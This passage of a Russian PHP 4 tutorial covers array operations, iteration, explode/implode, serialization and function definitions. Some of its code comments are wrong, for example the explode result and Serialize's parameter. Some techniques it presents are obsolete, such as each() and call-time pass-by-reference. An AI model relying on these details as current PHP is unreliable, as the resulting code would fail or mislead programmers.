Идем дальше. Прежде всего обратим внимание: приведенным выше механизмом мы никак не смогли бы создать пустой массив. Однако он очень часто может нам понадобиться, например, если мы не знаем, что раньше было в массиве `$Names`, но хотим его проинициализировать указанным путем. Кроме того, каждый раз задавать массив указанным выше образом не очень-то удобно — приходится все время однообразно повторять строку `$Names`...

Так вот, существует и второй способ создания массивов, выглядящий значительно компактнее. Я уже упоминал его несколько раз — это использование оператора `array()`. Например:

```
// создает пустой массив $Names
$Names=array();
// создает такой же массив, как в предыдущем примере с именами
$Names=array("Ivanov"=>"Dmitry", "Petrova"=>"Helen");
// создает список с именами (нумерация 0,1,2)
$NamesList=array("Dmitry","Helen","Sergey");
```

Теперь займемся вопросом, как формировать двумерные (и вообще многомерные) массивы. Это довольно просто. В самом деле, я уже говорил, что значениями переменных (и значениями элементов массива тоже, поскольку PHP не делает никаких различий между переменными и элементами массива) может быть все, что угодно, в частности — опять же массив. Так, можно создавать ассоциативные массивы (а можно — списки) с любым числом измерений. Например, если кроме имени о человеке известен также его возраст, то можно инициировать массив `$Names` так:

```
$Names["Ivanov"]  = array("name"=>"Dmitry","age"=>25);
$Names["Petrova"] = array("name"=>"Helen", "age"=>23);
```

или даже так:

```
$Names=array(
  "Ivanov" => array("name"=>"Dmitry","age"=>25),
  "Petrova"=> array("name"=>"Helen", "age"=>23)
);
```

Как же добраться до нужного нам элемента в нашем массиве? Нетрудно догадаться по аналогии с другими языками:

```
echo $Names["Ivanov"]["age"];   // напечатает "25"
echo $Names["Petrova"]["bad"];  // ошибка: нет такого элемента "bad"
```

Довольно несложно, не правда ли? Кстати, мы можем видеть, что ассоциативные массивы в PHP удобно использовать как некие структуры, хранящие данные. Это похоже на конструкцию `struct` в Си (или `record` в Паскале). Пожалуй, это единственный возможный способ организации структур, но он очень гибок.

Операции над массивами

Существует довольно много операций, которые можно выполнять с массивами (в дополнение к общим операциям над переменными). Давайте перечислим их, а заодно и подытожим все сказанное выше.

Доступ по ключу

Как мы уже знаем, ассоциативные массивы — объекты, которые наиболее приспособлены для выборки из них данных путем указания нужного ключа. В PHP и для всех массивов, и для списков (которые, еще раз напомню, также являются массивами) используется один и тот же синтаксис, что является очень большим достоинством. Вот как это выглядит:

```
echo $Arr["anykey"]; // выводит элемент массива $Arr с ключом anykey
echo $Arr["first"]["second"]; // так используются двумерные массивы
echo (SomeFuncThatReturnsArray())[5]; // ОШИБКА! Так нельзя!
```

```
// Вот так правильно:
$Arr= SomeFuncThatReturnsArray();
echo $Arr[5];
```

Последний пример показывает, что PHP сильно отличается от Си с точки зрения работы с массивами: в нем нет такого понятия, как "контекст массива", а значит, мы не можем применить `[]` непосредственно к значению, возвращенному функцией.

Величина `$Arr[ключ]` является полноценным "левым значением", т. е. может стоять в левой части оператора присваивания, от нее можно брать ссылку с помощью оператора `&`, и т. д. Например:

```
$Arr["anykey"]=array(100,200); // присваиваем элементу массива 100
$ref=&$Arr["first"]["second"]; // $ref — синоним элемента массива
$Arr[]="for add"; // добавляем новый элемент
```

Функция *count()*

Мы можем определить размер (число элементов) в массиве при помощи стандартной функции `count()`:

```
$num=count($Names);  // теперь в $num — число элементов в массиве
```

Сразу отмечу, что `count()` работает не только с массивами, но и с объектами и даже с обычными переменными (для последних `count()` всегда равен 1, как будто переменная — это массив с одним элементом). Впрочем, ее очень редко применяют для чего-либо, отличного от массива — разве что по-ошибке.

Слияние массивов

Еще одна фундаментальная операция — слияние массивов, т. е. создание массива, содержащего как элементы одного, так и другого массива. Реализуется это при помощи оператора +. Например:

```
$a=array("a"=>"aa", "b"=>"bb");
$b=array("c"=>"cc", "d"=>"dd");
$c=$a+$b;
```

В результате в `$c` окажется ассоциативный массив, содержащий все 4 элемента, а именно: `array("a"=>"aa", "b"=>"bb", "c"=>"cc", "d"=>"dd")`, причем именно в указанном порядке. Если бы мы написали `$c=$b+$a`, результат бы был немного другой, а именно: `array("c"=>"cc", "d"=>"dd", "a"=>"aa", "b"=>"bb")`, т. е. элементы расположены в другом порядке. Видите, как проявляется направленность массивов? Она заставляет оператор + стать некоммутативным, т. е. `$a+$b` не равно `$b+$a`, если `$a` и `$b` — массивы.

Будьте особенно внимательны при слиянии таким образом списков. Рассмотрим следующие операторы:

```
$a=array(10,20,30);
$b=array(100,200);
$c=$a+$b;
```

Возможно, вы рассчитываете, что в `$c` будет `array(10,20,30,100,200)`? Это неверно: там окажется `array(10,20,30)`. Вот почему так происходит. При конкатенации массивов с некоторыми одинаковыми элементами (то есть, элементами с одинаковыми ключами) в результирующем массиве останется только один элемент с таким же ключом — тот, который был *в первом* массиве, и на том же самом месте.

Последний факт может слегка озадачить. Казалось бы, элементы массива `$b` по логике должны заменить элементы из `$a`. Однако все происходит наоборот. Окончательно выбивает из колеи следующий пример:

```
$a=array('a'=>10, 'b'=>20);
$b=array('c'=>30, 'b'=>'new?');
$a+=$b;
```

Мы-то ожидали, что оператор += обновит элементы `$a` при помощи элементов `$b`. А напрасно. В результате этих операций значение `$a` *не изменится*! Если вы не верите своим глазам, можете проверить.

Так как же нам все-таки обновить элементы в массиве `$a`? Получается, только прямым способом — с помощью цикла:

```
foreach ($b as $k=>$v) $a[$k]=$v;
```

Что поделать, так уж распорядились разработчики PHP.

Еще несколько слов насчет операции слияния массивов. Цепочка

```
$z=$a+$b+$c+...и т. д.;
```

эквивалентна

```
$z=$a; $z+=$b; $z+=$c; ...и т. д.
```

Как нетрудно догадаться, оператор += для массивов делает примерно то же, что и оператор += для чисел, а именно — добавляет в свой левый операнд элементы, перечисленные в правом операнде-массиве, *если они еще не содержатся* в массиве слева.

Итак, в массиве никогда не может быть двух элементов с одинаковыми ключами, потому что все операции, применимые к массивам, всегда контролируют, чтобы этого не произошло. Впрочем, на мой взгляд, данное свойство вовсе не достоинство, а недостаток — вполне можно было бы позволить оператору + оставлять одинаковые ключи, а всем остальным — запретить это делать. Что ж, разработчики PHP "пошли другим путем"...

Внимание

Так как списки являются тоже ассоциативными массивами, оператор + будет работать с ними неправильно! Например, в результате слияния списков `array(10,20)` и `array(100,200,300)` получится список `array(10,20,300)` — всего из трех элементов! Согласитесь, ведь это совсем не то, что вы ожидали увидеть, не правда ли?..

Косвенный перебор элементов массива

Довольно часто при программировании на PHP нам приходится перебирать все без исключения элементы некоторого массива. Если наш массив — список, то эта задача, как мы уже знаем, не будет особенно обременительной:

```
// Пусть $Names — список имен. Распечатаем их в столбик
for($i=0; $i<count($Names); $i++)
  echo $Names[$i]."\n";
```

Я стараюсь везде, где можно, избегать помещения имени переменной-массива в кавычки — например, предыдущий пример я не пишу вот так:

```
for($i=0; $i<count($Names); $i++)
  echo "$Names[$i]\n";
```

Дело в том, что это, пожалуй, единственный способ, который совместим с PHP версии 3. А что касается четвертой версии, то мы спокойно можем помещать массивы в строки, заключив их в фигурные скобки вместе с символом `$`:

```
$Names=array(
  array('name'=>'Вася', 'age'=>20),
  array('name'=>'Билл', 'age'=>40)
);
for($i=0; $i<count($Names); $i++)
  echo "{$Names[$i]['age']}\n";
```

Давайте теперь предположим, что массив `$Names` ассоциативный: его ключи — имена людей, а значения, сопоставленные ключам — например, возраст этих людей. Для перебора такого массива можно воспользоваться конструкцией наподобие следующей:

```
for(Reset($Names); ($k=key($Names)); Next($Names))
  echo "Возраст $k — {$Names[$k]} лет\n";
```

Эта конструкция опирается на еще одно свойство ассоциативных массивов в PHP. А именно, мало того, что массивы являются направленными, в них есть еще и такое понятие, как текущий элемент. Функция `Reset()` просто устанавливает этот элемент на первую позицию в массиве. Функция `key()` возвращает ключ, который имеет текущий элемент (если он указывает на конец массива, возвращается пустая строка, что

позволяет использовать вызов `key()` в контексте второго выражения `for`). Ну а функция `Next()` просто перемещает текущий элемент на одну позицию вперед.

На самом деле, две простейшие функции, — `Reset()` и `Next()`, — помимо выполнения своей основной задачи, еще и возвращают некоторые значения, а именно:

- функция `Reset()` возвращает значение первого элемента массива (или пустую строку, если массив пуст);
- функция `Next()` возвращает значение элемента, следующего за текущим (или пустую строку, если такого элемента нет).

Иногда (кстати, гораздо реже) бывает нужно перебрать массив с конца, а не с начала. Для этого воспользуйтесь такой конструкцией:

```
for(End($Names); ($k=key($Names)); Prev($Names))
  echo "Возраст $k — {$Names[$k]} лет\n";
```

По контексту несложно сообразить, как это работает. Функция `End()` устанавливает позицию текущего элемента в конец массива, а `Prev()` передвигает ее на один элемент назад.

И еще. В PHP имеется функция `current()`. Она очень напоминает `key()`, только возвращает не ключ, а величину текущего элемента (если он не указывает на конец массива).

Недостатки косвенного перебора

Давайте теперь поговорим о достоинствах и недостатках такого вида перебора массивов. Основное достоинство — "читабельность" и ясность кода, а также то, что массив мы можем перебрать как в одну, так и в другую сторону. Однако существуют и недостатки.

Одинаковые ключи

Первый недостаток довольно фундаментален: мы не можем одновременно перебирать массив в двух вложенных циклах или функциях. Причина вполне очевидна: второй вложенный `for` "испортит" положение текущего элемента у первого `for`'а. К сожалению, эту проблему никак нельзя обойти (разве что сделать копию массива, и во внутреннем цикле работать с ней, но это не очень-то красиво). Однако практика показывает, что такие переборы встречаются крайне редко.

Нулевой ключ

А что, если в массиве встретится ключ 0 (хотя для массивов имен это, согласитесь, маловероятно)? Давайте еще раз посмотрим на первый цикл перебора:

```
for(Reset($Names); ($k=key($Names)); Next($Names))
  echo "Возраст $k — {$Names[$k]} лет\n";
```

В этом случае выражение `($k=key($Names))`, естественно, будет равно нулю, и цикл оборвется, чего бы нам совсем не хотелось.

Именно по этим причинам разработчики PHP придумали другой, хотя и менее универсальный, но гораздо более удобный метод перебора массивов, о котором сейчас и пойдет речь.

Прямой перебор массива

В отличие от косвенного перебора (когда сначала вычисляется очередной ключ, а уж затем по нему косвенно находится значение элемента массива), прямой перебор лаконичнее и гораздо более прост. Идея метода заключается в том, чтобы сразу на каждом "витке" цикла одновременно получать и ключ, и значение текущего элемента.

Классический перебор

Давайте опять вернемся к нашему примеру, в котором массив `$Names` хранил связь имен людей и их возрастов. Вот как можно перебрать этот массив при помощи прямого перебора:

```
for(Reset($Names); list($k,$v)=each($Names); /*пусто*/)
  echo "Возраст $k — $v\n";
```

В самом начале заголовка цикла мы видим нашу старую знакомую `Reset()`. Дальше переменным `$k` и `$v` присваивается результат работы функции `each()`. Третье условие цикла попросту отсутствует (чтобы это подчеркнуть, я включил на его место комментарий).

Что делает функция `each()`? Во-первых, возвращает небольшой массив (я бы даже сказал, список), нулевой элемент которого хранит величину ключа текущего элемента массива `$Names`, а первый — значение текущего элемента. Во-вторых, она продвигает указатель текущего элемента к следующей позиции. Следует заметить, что если следующего элемента в массиве нет, то функция возвращает не список, а `false`. Именно поэтому она и размещена в условии цикла `for`. Становится ясно, почему мы не указали третий блок операторов в цикле `for`: он просто не нужен, ведь указатель на текущий элемент и так смещается функцией `each()`.

Перебор в стиле PHP 4

Прямой перебор массивов применялся столь часто, что разработчики PHP решили в четвертой версии языка добавить специальную инструкцию перебора массива — `foreach`. Мы уже рассматривали ее ранее. Вот как с ее помощью можно перебрать и распечатать наш массив людей:

```
foreach($Names as $k=>$v) echo "Возраст $k — $v\n";
```

Просто, не правда ли? Рекомендую везде, где не требуется совместимость с PHP третьей версии, использовать именно этот способ перебора, поскольку он работает с максимально возможной скоростью — даже быстрее, чем перебор списка при помощи `for` и числового счетчика.

Замечание

Есть и еще одна причина предпочесть этот вид перебора "связке" цикла `for` с `each()`. Дело в том, что при применении `foreach` мы указываем имя перебираемого массива `$Names` *только в одном месте*, так что когда вдруг потребуется это имя изменить, нам достаточно будет поменять его только один раз. Наоборот, использование `Reset()` и `each()` заставит нас в таком случае изменять название переменной в двух местах, что потенциально может привести к ошибке. Представьте, что произойдет, если мы случайно изменим операнд `each()`, но сохраним параметр `Reset()`!

Списки и строки

Есть несколько функций, которые чрезвычайно часто используются при программировании сценариев. Среди них — функции для разбиения какой-либо строки на более мелкие части (например, эти части разделяются в строке каким-то специфическим символом типа `|`), и, наоборот, слияния нескольких небольших строк в одну большую, причем не впритык, а вставляя между ними разделитель. Первую из этих возможностей реализует стандартная функция `explode()`, а вторую — `implode()`. Рекомендую обратить особое внимание на указанные функции, т. к. они применяются очень часто.

Функция `explode()` имеет следующий синтаксис:

```
list explode(string $token, string $Str [, int $limit])
```

Она получает строку, заданную в ее втором аргументе, и пытается найти в ней подстроки, равные первому аргументу. Затем по месту вхождения этих подстрок строка "разрезается" на части, помещаемые в массив-список, который и возвращается. Если задан параметр `$limit`, то учитываются только первые `($limit-1)` участков "разреза". Таким образом, возвращается список из не более чем `$limit` элементов. Это позволяет нам проигнорировать возможное наличие разделителя в тексте последнего поля, если мы знаем, что всего полей, скажем, 6 штук. Вот пример:

```
$st="4597219361|Иванов|Иван|40|ivan@ivanov.com|Текст, содержащий (|)!";
$A=explode("|",$st,6); // Мы знаем, что там только 6 полей!
// теперь $A[0]="Иванов", ... $A[5]= "Текст, содержащий (|)!"
list($Surname,$Name,$Age,$Email,$Tel)=$A; // распределили по переменным
```

Конечно, строкой разбиения может быть не только один символ, но и небольшая строка. Не перепутайте только порядок следования аргументов при вызове функции!

Функция `implode()` и ее синоним `join()` производят действие, в точности обратное вызову `explode()`.

```
string implode(string $glue, list $List) или
string join(string $glue, list $List)
```

Они берут ассоциативный массив (обычно это список) `$List`, заданный в ее первом параметре, и "склеивают" его значения при помощи "строки-клея" `$glue` во втором параметре. Примечательно, что вместо списка во втором аргументе можно передавать любой ассоциативный массив — в этом случае будут рассматриваться только его значения.

Рекомендую вам чаще применять функции `implode()` и `explode()`, а не писать самостоятельно их аналоги. Работают они очень быстро.

Сериализация

Возможно, после прочтения описания функций `implode()` и `explode()` вы обрадовались, насколько просто можно сохранить массив, например, в файле, а затем его оттуда считать и быстро восстановить. Если вас посетила такая мысль, то, скорее всего, вы уже успели в ней разочароваться: во-первых, таким образом можно сохранять только массивы-списки (потому что ключи в любом случае теряются), а во-вторых, ничего не выйдет с многомерными массивами.

Давайте теперь предположим, что нам все-таки нужно сохранить какой-то массив (причем неизвестно заранее, сколько у него измерений) в файле, чтобы потом, при следующем запуске сценария, его аккуратно загрузить и продолжить работу. Можно, конечно, начинать писать универсальную рекурсивную функцию для упаковки массива в строку (ведь в файлы можно писать только строки), и еще одну, которая будет эту строку разбирать и восстанавливать на ее основе массив в исходном виде.

Примечание

Рекомендую проделать это в качестве упражнения, заодно постарайтесь добиться, чтобы упакованные данные занимали минимум объема. Это пригодится вам в будущем, при работе с Cookies.

Однако вскоре вы поймете, что все не так просто в PHP, в котором работа со ссылочными переменными очень и очень ограничена. Особенно будет тяжело с функцией распаковки строки.

И тут нам на помощь опять приходят разработчики PHP. Оказывается, обе функции давным-давно реализованы, причем весьма эффективно со стороны быстродействия (но, к сожалению, непроизводительно с точки зрения объема упакованных данных). Называются они, соответственно, `Serialize()` и `Unserialize()`.

Функция `Serialize()` возвращает строку, являющуюся упакованным эквивалентом некоего объекта `$Obj`, переданного во втором параметре.

```
string Serialize(mixed $Obj)
```

При этом совершенно не важно, что это за объект: массив, целое число…. Да что угодно. Например:

```
$A=array("a"=>"aa", "b"=>"bb", "c"=>array("x"=>"xx"));
$st=Serialize($A);
echo $st;
// выведется что-то типа нечто:
//
a:2:{s:1:"a";s:2:"aa";s:1:"b";s:2:"bb";s:1:"c";a:1:{s:1:"x";s:2:"xx";}}
```

Вообще-то, я не уверен, что в будущих версиях PHP такой формат "упаковки" сохранится неизменным, хотя это очень и очень вероятно.

Функция `Unserialize()`, наоборот, принимает в лице своего параметра `$st` строку, ранее созданную при помощи `Serialize()`, и возвращает целиком объект, который был упакован.


```
mixed Unserialize(string $st)
```

Например:

```
$a=array(1,2,3);
$s=Serialize($a);
$a="bogus";
echo count($a);     // выводит 1
$a=Unserialize($s);
echo count($a);     // выводит 3
```

Еще раз отмечу: сериализовать можно не только массивы, но и вообще что угодно. Однако в большинстве случаев все-таки используются массивы. Механизм сериализации часто применяется также и для того, чтобы сохранить какой-то объект в базе данных, и тогда без сериализации практически не обойтись.

Глава 11



Функции и области видимости

По синтаксису описания функций PHP, на мой взгляд, довольно близок к идеальной концепции, которую многие программисты лелеют в своем воображении. Вот несколько основных достоинств этой концепции:

- вы можете использовать параметры по умолчанию (а значит, функции с переменным числом параметров);
- области видимости переменных внутри функций представляются в древовидной форме, как и в других языках программирования;
- существует удобная инструкция `return`, которой так не хватает в Паскале;
- тип возвращаемого значения может быть любым;
- как мы увидим дальше, функции можно использовать не только по их прямому назначению, но и для автоматизации создания "библиотекарей" и даже написания своего собственного интерфейса библиотечных файлов.

К сожалению, разработчики PHP не предусмотрели возможность создания локальных функций (то есть одной внутри другой), как это сделано, скажем, в Паскале или в Watcom C++. Однако кое-какая эмуляция локальных функций все же есть: если функцию `B()` определить в теле функции `A()`, то она, хоть и не став локальной, все же будет "видна" для программы ниже своего определения. Замечу для сравнения, что похожая схема существует и в языке Perl. Впрочем, как показывает практика программирования на Си (вот уже 30 лет), это не такой уж серьезный недостаток.

В системе определения функций в PHP есть и еще один небольшой недочет, который особенно неприятен тем, кто до этого программировал на других языках. Дело в том, что все переменные, которые объявляются и используются в функции, по умолчанию локальны для этой функции. При этом существует только один (и при том довольно некрасивый) способ объявления глобальных переменных — инструкция `global` (на самом деле есть и еще один, через массив `$GLOBALS`, но об этом чуть позже). С одной стороны, это повышает надежность функций в смысле их независимости от основной программы, а также гарантирует, что они случайно не изменят и не создадут глобальных переменных. С другой стороны, разработчики PHP вполне могли бы предугадать нужность инструкции, по которой все переменные функции становились бы по умол-

чанию глобальными — это существенно упростило бы программирование сложных сценариев.

Пример функции

Как водится, сразу начну с примера. Предположим, нам необходимо в программе очень часто находить в массиве-списке наибольший элемент, который в то же время меньше какого-то, наперед заданного числа. А именно, нас интересует его номер в массиве (если такого числа в массиве нет, то номер полагается равным –1). Напишем для этой цели функцию (такое описание называется *определением функции*, и оно, конечно, должно быть единственным в пределах сценария).

Листинг 11.1. Пример функции

```
function GetMaxNum($arr, $max="")
{ // проходимся по всем элементам массива
  for($i=0,$n=-1; $i<count($arr); $i++) {
    // если этот элемент нам пока подходит, запоминаем его
    if((!Isset($m) || $arr[$i]>$m) && ($max==="" || $arr[$i]<$max)) {
      // сюда мы попадаем, когда очередной элемент больше текущего,
      // либо же текущего элемента еще не существует (первый проход)
      $m=$arr[$i]; // запоминаем текущий элемент
      $n=$i;       // запоминаем его номер
    }
  }
  return $n;
}
```

В отличие от других языков программирования, функцию можно задавать не только в определенном месте программы, но и прямо среди других операторов. Например, вполне можно было бы поместить нашу функцию `GetMaxNum()` прямо в середину кода, скажем, так:

```
echo "Программа...";
function GetMaxNum($arr,$max)
{ ... тело функции ...
}
echo "Программа продолжается!";
```

Замечание

При таком подходе транслятор, дойдя до определения функции, просто проверит его корректность и оттранслирует во внутреннее представление, но не бу-

дет генерировать код для выполнения, а сразу переключится на следующие за телом функции команды. Только потом, при вызове функции, интерпретатор начнет исполнять ее команды...

Итак, мы создали функцию с именем `GetMaxNum()` и двумя параметрами, первый из которых рассматривается ей как массив, а второй — как вещественное число.

Внимание

На самом деле на этапе создания функции еще никаких предположений о типах параметров не строится. Однако попробуйте нашей функции вместо массива в первом аргументе передать число — интерпретатор "заругается", как только выполнение дойдет до строчки с `$arr[$i]`, и скажет, что "переменная не является массивом".

Алгоритм работы функции таков: в цикле анализируем очередной элемент на предмет "максимальности": если он больше текущего максимального элемента, но меньше `$max`, он сам становится текущим максимумом, а его положение запоминается в `$n`. (Обратите внимание, что в описании функции параметр `$max` задается в виде `$max=""`. Это означает, что если при вызове он будет опущен, то функция получит пустую строку в `$max`.) После окончания цикла в `$n` окажется номер такого элемента (либо число –1, которое мы присвоили `$n` в начале). Его-то мы и возвращаем в качестве значения функции оператором `return`.

Ну вот, теперь в программе ниже описания функции можно написать:

```
$a=array(10,20,80,35,22,57);
$m=GetMaxNum($a,50);  // теперь $m=3, т. е. $a[$m]=35
```

Замечание

В действительности, поскольку фаза трансляции и исполнения в PHP разделены, мы можем применять вызовы функции еще *до* того, как она была описана. Однако это работает, конечно же, только в том случае, когда в момент интерпретации *вызова* функции ее код будет уже оттранслирован (например, вызов и описание функции происходят в одном и том же файле). Тем не менее, не советую вам злоупотреблять данной возможностью — лучше всегда поступать так, как это принято в Паскале: вызывать функции только после того, как они будут определены.

Зачем может понадобиться функция `GetMaxNum()` в реальной жизни? Например, для сортировки массива в порядке убывания с одновременным получением уникальных элементов. Конечно, это будет очень неоптимальный алгоритм, но для тренировочных целей он нам вполне подойдет (листинг 11.2):

Листинг 11.2. Сортировка с применением `GetMaxNum()`

```
function MySort($Arr)
```

```
{ $m= GetMaxNum($Arr)+1; // число, на 1 большее максимума в массиве
  while(($n=GetMaxNum($Arr,$m))!=-1)
    $New[]=$m=$Arr[$n];  // добавляем очередной максимальный элемент
  return $New;
}
// Пример вызова:
$Sorted=MySort(array(1,2,5,2,4,7,3,7,8));
// Теперь $Sorted===array(8,7,5,4,3,2,1)
```

Приведенная функция не изменяет исходный массив, а возвращает новый. В силу устройства функции `GetMaxNum()` в результирующий массив будут помещены только уникальные элементы из `$Arr`, отсортированные в порядке убывания.

Замечание

Функцию `MySort()` можно ускорить примерно в 2 раза, если после каждой итерации удалять из массива `$Arr` обработанный элемент при помощи `Unset()`. Впрочем, это не так интересно, как может показаться.

Общий синтаксис определения функции

В общем виде синтаксис определения функции таков:

```
function имя_функции(арг1[=зн1], арг2[=зн2], ... аргN[=знN])
{  операторы_тела_функции;
}
```

Имя функции должно быть уникальным с точностью до регистра букв. Это означает, что, во-первых, имена `MyFunction`, `myfunction` и даже `MyFuNcTiOn` будут считаться одинаковыми, и, во-вторых, мы не можем переопределить уже определенную функцию (стандартную или нет — не важно), но зато можем давать функциям такие же имена, как и переменным в программе (конечно, без знака `$` в начале). Список аргументов, как легко увидеть, состоит из нескольких перечисленных через запятую переменных, каждую из которых мы должны будем задать при вызове функции (впрочем, когда для этой переменной присвоено через знак равенства значение по умолчанию (обозначенное `=знМ`), ее можно будет опустить; *см. об этом чуть ниже*). Конечно, если у функции не должно быть аргументов вовсе (как это сделано у функции `time()`), то следует оставить пустые скобки после ее имени, например:

```
function SimpleFunction() { ... }
```

В фигурные скобки заключается *тело функции*. В нем могут быть любые операторы, включая даже операторы определения других функций (правда, эти "другие функции"

не будут локальными, как в Паскале, а станут далее "видны" для всей программы, но только с того момента, как до их описания дойдет управление — об этом мы еще поговорим). Если функция должна возвращать какое-то значение, что среди них должен встретиться оператор `return`, который мы сейчас рассмотрим. Если же она должна отработать без возврата значений (то есть, выражаясь в терминах Паскаля, это не функция, а процедура), то оператор `return` можно и не указывать (или указывать без задания возвращаемого значения).

Инструкция *return*

Синтаксис оператора `return` абсолютно тот же, что и в Си, за исключением одной очень важной детали. Если в Си функции очень редко возвращают большие объекты (например, структуры), а массивы они не могут возвратить вовсе (это явный прокол в концепции Си), то в PHP можно использовать `return` абсолютно для любых объектов (какими бы большими они ни были), причем без заметной потери быстродействия. Вот пример простой функции, возвращающей квадрат своего аргумента:

```
function MySqrt($n)
{  return $n*$n;
}
echo MySqrt(4);   // выводит 16
```

Сразу несколько значений функции, разумеется, возвратить не могут. Однако, если это все же очень нужно, то можно вернуть ассоциативный массив или же список, например так (листинг 11.3):

Листинг 11.3. Возвращение массива

```
function Silly()
{  return array(1,2,3);
}
// присваивает массиву значение array(1,2,3)
$arr=Silly();
// присваивает переменным $a, $b, $c первые значения из списка
list($a,$b,$c)=Silly();
```

В этом примере использован оператор `list()`, который мы уже рассматривали.

Если функция не возвращает никакого значения, т. е. инструкции `return` в ней нет, то считается, что функция возвратила ложь (то есть, `false`). Все же часто лучше вернуть `false` явно (если только функция не объявлена как процедура, или void-функция по Си-терминологии), например, задействуя `return false`, потому что это несколько яснее.

Параметры по умолчанию

Часто бывают такие случаи, что у некоторой разрабатываемой функции должно быть довольно много параметров, причем некоторые из них будут задаваться совершенно единообразно. Например, мы пишем функцию для сортировки массива. Тогда, кроме очевидного параметра — массива — хотелось бы также задавать и второй параметр, который бы указывал: сортировать ли в убывающем или в возрастающем порядке. При этом, скажем, мы знаем, что чаще всего придется сортировать в порядке убывания. В этом случае мы можем оформить нашу функцию так:

```
function MySort(&$Arr, $NeedLoOrder=1)
{ ... сортируем в зависимости от $NeedLoOrder...
}
```

Теперь, имея такую функцию, можно написать в программе:

```
MySort($my_array,0);   // сортирует в порядке возрастания
MySort($my_array);     // второй аргумент задается по умолчанию!
```

То есть, мы можем уже вообще опустить второй параметр у нашей функции, что будет выглядеть так, как будто мы его задали равным 1. Как видно, значение по умолчанию для какого-то аргумента указывается справа от него через знак равенства. Заметьте, что значения аргументов по умолчанию должны определяться справа налево, причем недопустимо, чтобы после любого из таких аргументов шел обычный "неумолчальный" аргумент. Вот, например, неверное описание:

```
// Ошибка!
function MySort($NeedLoOrder=1, &$Arr)
{
  ... сортируем в зависимости от $NeedLoOrder...
}
MySort(,$my_array); // Ошибка! Это вам не Бейсик!
```

Передача параметров по ссылке

Давайте рассмотрим механизм, при помощи которого функции передаются ее аргументы. Пусть, например, у нас есть такая программа:

```
function Test($a)
{ echo "$a\n";
  $a++;
  echo "$a\n";
}
. . .
$num=10;
Test($num);
```

```
echo $num;
```

Что происходит перед началом работы функции `Test()` (которая, кстати, не возвращает никакого значения, т. е. является в чистом виде подпрограммой или процедурой) — как выражаются программисты на Паскале? Все начинается с того, что создается переменная `$a`, *локальная* для данной функции (про локальные переменные мы поговорим позже), и ей присваивается значение 10 (то, что было в `$num`). После этого значение 10 выводится на экран, величина `$a` инкрементируется, и новое значение (11) опять печатается. Так как тело функции закончилось, происходит возврат в вызвавшую программу. А теперь вопрос: что будет напечатано при последующем выводе переменной `$num`?
А напечатано будет 10 (и это несмотря на то, что в переменной `$a` до возврата из функции было 11!) Ясно, почему это происходит: ведь `$a` — лишь *копия* `$num`, а изменение копии, конечно, никак не отражается на оригинале.

В то же время, если мы хотим, чтобы функция имела доступ не к величине, а именно к *самой переменной* (переданной ей в параметрах), достаточно при передаче аргумента функции перед его именем поставить `&` (листинг 11.4):

Листинг 11.4. Передача параметров по ссылке (первый способ)

```
function Test($a)
{ echo "$a\n";
  $a++;
  echo "$a\n";
}
$num=10;       // $num=10
Test(&$num);   // а теперь $num=11!
echo $num;     // выводит 11!
```

Такой способ передачи параметров исторически называется "передачей по ссылке", в этом случае аргумент не является копией переменной, а "ссылается" на нее. Во второй главе мы уже имели дело со ссылками. Вы можете заметить, что передача параметра по ссылке полностью соответствует синтаксису задания ссылочной переменной в PHP.

Чтобы не забывать каждый раз писать `&` перед переменной, передавая ее функции, существует и другой, более привычный для программистов на Си++ синтаксис передачи по ссылке. А именно, можно символ `&` перенести прямо в заголовок функции, вот так (листинг 11.5):

Листинг 11.5. Передача параметров по ссылке (второй способ)

```
function Test(&$a)
{ echo "$a\n";
```

```
  $a++;
  echo "$a\n";
}
....
$num=10;       // $num=10
Test($num);    // а теперь $num=11!
echo $num;     // выводит 11!
```

Советую вам, если вы абсолютно точно уверены в необходимости передачи параметра именно по ссылке, использовать именно этот синтаксис, т. к. он значительно более "прозрачен" и, к тому же, убережет вас от множества ошибок, связанных с пропуском `&` в программе.

Замечание

Теперь, если вы в программе запустите функцию `Test()`, передав ей в параметрах не переменную (или ячейку массива), а непосредственное значение (например, константу 100), это у вас не получится: PHP выведет сообщение об ошибке. Таким образом, в качестве параметров, передаваемых по ссылке, можно задавать только переменные, но не непосредственные значения.

Переменное число параметров

Как мы уже знаем, функция может иметь несколько параметров, заданных по умолчанию. Они перечисляются справа налево, и их всегда фиксированное количество. Однако иногда такая схема нас устроить не может. Например, пусть мы захотели написать функцию в стиле `echo`, т. е., функцию, которая принимает один или более параметров (сколько именно — неизвестно на этапе определения функции). Пусть она должна вывести эти параметры "лесенкой" — каждый следующий на новой строке с отступом от предыдущего (согласен, пример немного надуман, но все же вполне подходит для иллюстрации функций с переменным количеством параметров). Вот как мы можем это сделать (листинг 11.6):

Листинг 11.6. Переменное число параметров функции

```
function myecho()
{  for($i=0; $i<func_num_args(); $i++) {
     for($j=0; $j<$i; $j++) echo " "; // выводим отступ
     echo func_get_arg($i)."<br>\n";       // выводим элемент
   }
}
// отображаем строки "лесенкой"
myecho("Меркурий", "Венера", "Земля", "Марс");
```

Обратите внимание на то, что при описании `myecho()` мы указали пустые скобки в качестве списка параметров, словно функция не получает ни одного параметра. На самом деле в PHP при вызове функции можно указывать параметров больше, чем задано в списке аргументов — в этом случае никакие предупреждения не выводятся (но если фактическое число параметров меньше, чем указано в описании, PHP выдаст сообщение об ошибке). "Лишние" параметры как бы игнорируются, в результате пустые скобки в `myecho()` позволяют нам в действительности передать ей сколько угодно параметров.

Для того чтобы все же иметь доступ к "проигнорированным" параметрам, существуют три встроенные в PHP функции, которые я сейчас подробно опишу.

- `int func_num_args()`

  Возвращает *общее* число аргументов, переданных функции при вызове.

- `mixed func_get_arg(int $num)`

  Возвращает значение аргумента с номером `$num`, заданного при вызове функции. Нумерация, как всегда, отсчитывается с нуля.

- `list func_get_args()`

  Возвращает список всех аргументов, указанных при вызове функции. Думаю, что применение этой функции оказывается практически всегда удобнее, чем первых двух.

Перепишем наш пример с применением последней функции (листинг 11.7):

Листинг 11.7. Использование `fuct_get_args()`

```
function myecho()
{  foreach(func_get_args() as $v) {
     for($j=0; $j<@$i; $j++) echo " ";
     echo "$v<br>\n";
     @$i++;
   }
}
// выводим строки "лесенкой"
myecho("Меркурий", "Венера", "Земля", "Марс");
```

